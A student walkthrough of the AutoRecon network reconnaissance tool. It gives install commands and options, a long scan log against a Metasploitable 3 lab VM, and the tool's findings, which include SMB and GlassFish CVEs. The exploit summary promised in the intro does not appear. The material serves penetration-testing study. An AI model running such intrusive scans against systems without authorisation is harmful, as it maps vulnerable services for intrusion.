AutoRecon by Tib3rius

Cybersecurity Network Reconnaissance Tool

Use and Analysis Walkthrough

Russell G., Angus R., and Ryan N.

2022-10-15

Intro

In penetration testing environments, or for the Offensive Security Certified Professional (OSCP) exam, fast reconnaissance provides a huge advantage.

Rather than running multiple reconnaissance tools individually, a single application – **AutoRecon** – can “do it all” with one command.

We will outline its capabilities and benefits, demonstrate it in action, then summarize a successful exploit based on its findings.

Tools Used

- Kali Linux Virtual Machine
  - AutoRecon
  - Atom Text Editor
  - Firefox
  - Metasploit & Meterpreter
- Metasploitable 3 Virtual Machine
  - Vulnerable Windows Server 2008 host with embedded CTF flag

What is AutoRecon?

- Multi-threaded, highly configurable, network reconnaissance tool for automated enumeration of services. Written in Python3 by Tib3rius
- Combines and adds to features from other tools
- Performs no automated exploitation to avoid violating OSCP exam rules
- An express route to running reconnaissance by housing a suite of security tools under one roof

Key Benefits

- Simultaneous background scanning of one or more targets
- Uses pattern matching to increase speed and accuracy
- Automatically launches further scans based on initial port scans
- Logs all commands executed for error checking
- Supports customizable enumerations on different services
- Directories created for exploit code, loot, notes, flag proof, screenshots
- Suggests manual commands too intrusive to run automatically

Warning

Many AutoRecon scans are intrusive and may not be suitable for professional penetration testing unless express written permission is given

Experienced penetration testers recommend performing some items manually to analyze and tailor the tests while working

Requirements & Installation via pipx

Requirements
Python3, Colorama, pipx, toml

Installation

```
sudo apt install python3
sudo apt install python3-pip
sudo apt install seclists Sudo apt install python3-venv
python3 -m pip install --user pipx
python3 -m pipx ensurepath
pipx install git+https://github.com/Tib3rius/AutoRecon.git
sudo $(which autorecon)
```

Additional Dependencies

AutoRecon uses different tools to run against defined target(s)

- **curl**
- dnsrecon
- enum4linux
- feroxbuster
- gobuster
- impacket-scripts
- nbtscan
- nikto
- **nmap**
- onesixtyone
- oscanner
- redis-tools
- smbclient
- smbmap
- **snmpwalk**
- **sslscan**
- svwar
- tnscmd10g
- whatweb
- wkhtmltopdf

On Kali Linux, all can be installed with this command:

```
sudo apt install seclists curl dnsrecon
enum4linux feroxbuster gobuster
impacket-scripts nbtscan nikto nmap
onesixtyone oscanner redis-tools smbclient
smbmap snmp sslscan sipvicious tnscmd10g
whatweb wkhtmltopdf
```

AutoRecon Syntax & Help

```
sudo autorecon [target IP addresses, CIDR notation or hostname]
autorecon --help
```

Selection of Optional Flags:

```
-t TARGET_FILE, --target-file -Reads targets from file
-p PORTS, --ports             -Specify specific port
-m MAX_SCANS, --max-scans     -Maximum number of scans running simultaneously.
-mp MAX_PORT_SCANS            -Maximum number of concurrent port scans to run.
```

Verbosity:

-(none) AutoRecon simply begins and ends the scan

-(-v) Verbose output. AutoRecon announces when plugins are running and reports open ports and identified services


-(-vv) Very verbose output. AutoRecon will specify exact commands being run and highlight patterns

(-vvv) Very very verbose output. AutoRecon will output every line from all commands currently running. It is not advised to use -vvv unless you absolutely need to see live output from commands.

Scanning - Start

From /AutoRecon directory: sudo python3 autorecon.py -v 192.168.0.115


Total scan lasted 2 hours, 14 minutes, 7 seconds



```
┌──(russell㉿kali)-[~/AutoRecon]
└─$ sudo python3 autorecon.py -v 192.168.0.115
[*] Scanning target 192.168.0.115
[*] Port scan Top TCP Ports (top-tcp-ports) running against 192.168.0.115
[*] Port scan All TCP Ports (all-tcp-ports) running against 192.168.0.115
[*] Port scan Top 100 UDP Ports (top-100-udp-ports) running against 192.168.0.115
[*] [192.168.0.115/top-100-udp-ports] Discovered open port udp/137 on 192.168.0.115
[*] [192.168.0.115/top-100-udp-ports] Discovered open port udp/161 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/22 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/135 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/80 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/445 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/3306 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/139 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8080 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/21 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49154 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8484 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/5985 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49152 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49177 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49155 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/4848 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/9200 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/7676 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/9300 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8686 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8181 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/8027 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49230 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49153 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49178 on 192.168.0.115
```


Scanning - Middle

Ports scanned, then services




```
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49227 on 192.168.0.115
[*] [192.168.0.115/all-tcp-ports] Discovered open port tcp/49158 on 192.168.0.115
[*] 14:34:06 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:35:06 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:36:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:37:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] 14:38:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[*] Identified service ftp on tcp/21 on 192.168.0.115
[*] Identified service ssh on tcp/22 on 192.168.0.115
[*] Identified service http on tcp/80 on 192.168.0.115
[*] Identified service msrpc on tcp/135 on 192.168.0.115
[*] Identified service netbios-ssn on tcp/139 on 192.168.0.115
[*] Identified service microsoft-ds on tcp/445 on 192.168.0.115
[*] Identified service mysql on tcp/3306 on 192.168.0.115
[*] Identified service tcpwrapped on tcp/3389 on 192.168.0.115
[*] Identified service http on tcp/4848 on 192.168.0.115
[*] Identified service java-message-service on tcp/7676 on 192.168.0.115
[*] Identified service http on tcp/8080 on 192.168.0.115
[*] Identified service intermapper on tcp/8181 on 192.168.0.115
[*] Identified service http on tcp/8383 on 192.168.0.115
[*] Identified service wap-wsp on tcp/9200 on 192.168.0.115
[*] Identified service msrpc on tcp/49152 on 192.168.0.115
[*] Identified service msrpc on tcp/49153 on 192.168.0.115
[*] Identified service msrpc on tcp/49154 on 192.168.0.115
[*] Identified service msrpc on tcp/49155 on 192.168.0.115
[*] Identified service java-rmi on tcp/49158 on 192.168.0.115
[*] Service scan Nmap FTP (tcp/21/ftp/nmap-ftp) running against 192.168.0.115
[*] Service scan Nmap SSH (tcp/22/ssh/nmap-ssh) running against 192.168.0.115
[*] Service scan Directory Buster (tcp/80/http/dirbuster) running against 192.168.0.115
```

Scanning - End




```
[*] Identified service netbios-ns on udp/137 on 192.168.0.115
[*] Identified service snmp on udp/161 on 192.168.0.115
[*] Service scan Nmap SMB (udp/137/netbios-ns/nmap-smb) running against 192.168.0.115
[*] Service scan SMBMap (udp/137/netbios-ns/smbmap) running against 192.168.0.115
[*] Service scan Nmap SNMP (udp/161/snmp/nmap-snmp) running against 192.168.0.115
[*] Service scan OneSixtyOne (udp/161/snmp/onesixtyone) running against 192.168.0.115
[*] Service scan SNMPWalk (udp/161/snmp/snmpwalk) running against 192.168.0.115
[*] 14:44:07 - There are 15 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http
/dirbuster, tcp/8020/http/dirbuster, tcp/8020/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbu
ster, tcp/47001/http/nmap-http, udp/161/snmp/nmap-snmp, udp/161/snmp/snmpwalk
[*] 14:45:07 - There are 13 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
/dirbuster, tcp/8020/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster, udp/161/snmp/nmap-s
nmp, udp/161/snmp/snmpwalk
[*] 14:46:07 - There are 10 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
/dirbuster, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:47:07 - There are 10 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
/dirbuster, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:48:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:49:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:50:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:51:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:52:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:53:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:54:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:55:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:56:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:57:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
```



```
[*] 16:44:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 16:45:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 16:46:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 16:47:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] Finished scanning target 192.168.0.115 in 2 hours, 14 minutes, 7 seconds
[*] Finished scanning all targets in 2 hours, 14 minutes, 9 seconds!
[*] Don't forget to check out more commands to run manually in the _manual_commands.txt file in each target's scans directory!
[!] AutoRecon identified the following services, but could not match them to any plugins based on the service name. Please report these to Tib3rius: tcp/7676/java-message-service/ins
ecure, tcp/9200/wap-wsp/insecure, tcp/3700/giop/insecure, tcp/8027/papachi-p2p-srv/insecure, tcp/9300/vrace/insecure, tcp/49230/jenkins-listener/insecure
```

Results Directory


Results are stored in the ./results directory (and sub-directories for every target machine) created by AutoRecon with this structure:



```
┌──(russell㉿kali)-[~/AutoRecon/results]
└─$ tree
.
└── 192.168.0.115
    ├── exploit
    ├── loot
    ├── report
    │   ├── local.txt
    │   ├── notes.txt
    │   ├── proof.txt
    │   ├── report.md
    │   │   └── 192.168.0.115
    │   │       ├── Commands.md
    │   │       ├── Errors.md
    │   │       ├── Manual Commands.md
    │   │       ├── Patterns.md
    │   │       ├── Port Scans
    │   │       │   ├── PortScan - All TCP Ports.md
    │   │       │   ├── PortScan - Top 100 UDP Ports.md
    │   │       │   └── PortScan - Top TCP Ports.md
    │   │       └── Services
    │   │           ├── Service - tcp-135-msrpc
    │   │           │   ├── get-arch.md
    │   │           │   ├── Nmap MSRPC.md
    │   │           │   └── rpcdump.md
    │   │           ├── Service - tcp-139-netbios-ssn
    │   │           │   ├── Enum4Linux.md
    │   │           │   ├── nbtscan.md
    │   │           │   ├── Nmap SMB.md
    │   │           │   ├── SMBClient.md
    │   │           │   └── SMBMap.md
```

Patterns.md

The Patterns.md file contains enumeration of vulnerabilities (CVEs)


Patterns.md — ~/AutoRecon/results — Atom
File Edit View Selection Find Packages Help
Project
results
192.168.0.115
exploit
loot
report
report.md
192.168.0.115
Port Scans
PortScan - All TCP Ports.md
PortScan - Top 100 UDP Ports.md
PortScan - Top TCP Ports.md
Services
Commands.md
Errors.md
Manual Commands.md
Patterns.md
screenshots
local.txt
notes.txt
proof.txt
scans
Patterns.md
192.168.0.115/report/report.md/192.168.0.115/Patterns.md 1:1
LF UTF-8 GitHub Markdown main Fetch GitHub Git (8)

```
Matched Pattern: Powered-By: ASP.NET

Matched Pattern: Powered-By: Servlet/3.1 JSP/2.3 (GlassFish
Server Open Source Edition  4.0  Java/Oracle Corporation/1.8)

Matched Pattern: Powered-By: Servlet/3.1 JSP/2.3 (GlassFish
Server Open Source Edition  4.0  Java/Oracle Corporation/1.8)

Identified Architecture: 64-bit

Identified HTTP Server: GlassFish Server Open Source Edition
4.0

CVE Identified: CVE-2010-2333

CVE Identified: CVE-2009-3733

CVE Identified: CVE-2009-3733

Identified HTTP Server: Apache

Nmap script found a potential vulnerability. (State:
VULNERABLE)

CVE Identified: CVE-2017-0143

CVE Identified: CVE-2017-0143

Identified HTTP Server: Microsoft-IIS/7.5

Nmap script found a potential vulnerability. (State:
VULNERABLE)

CVE Identified: CVE-2017-0143
```

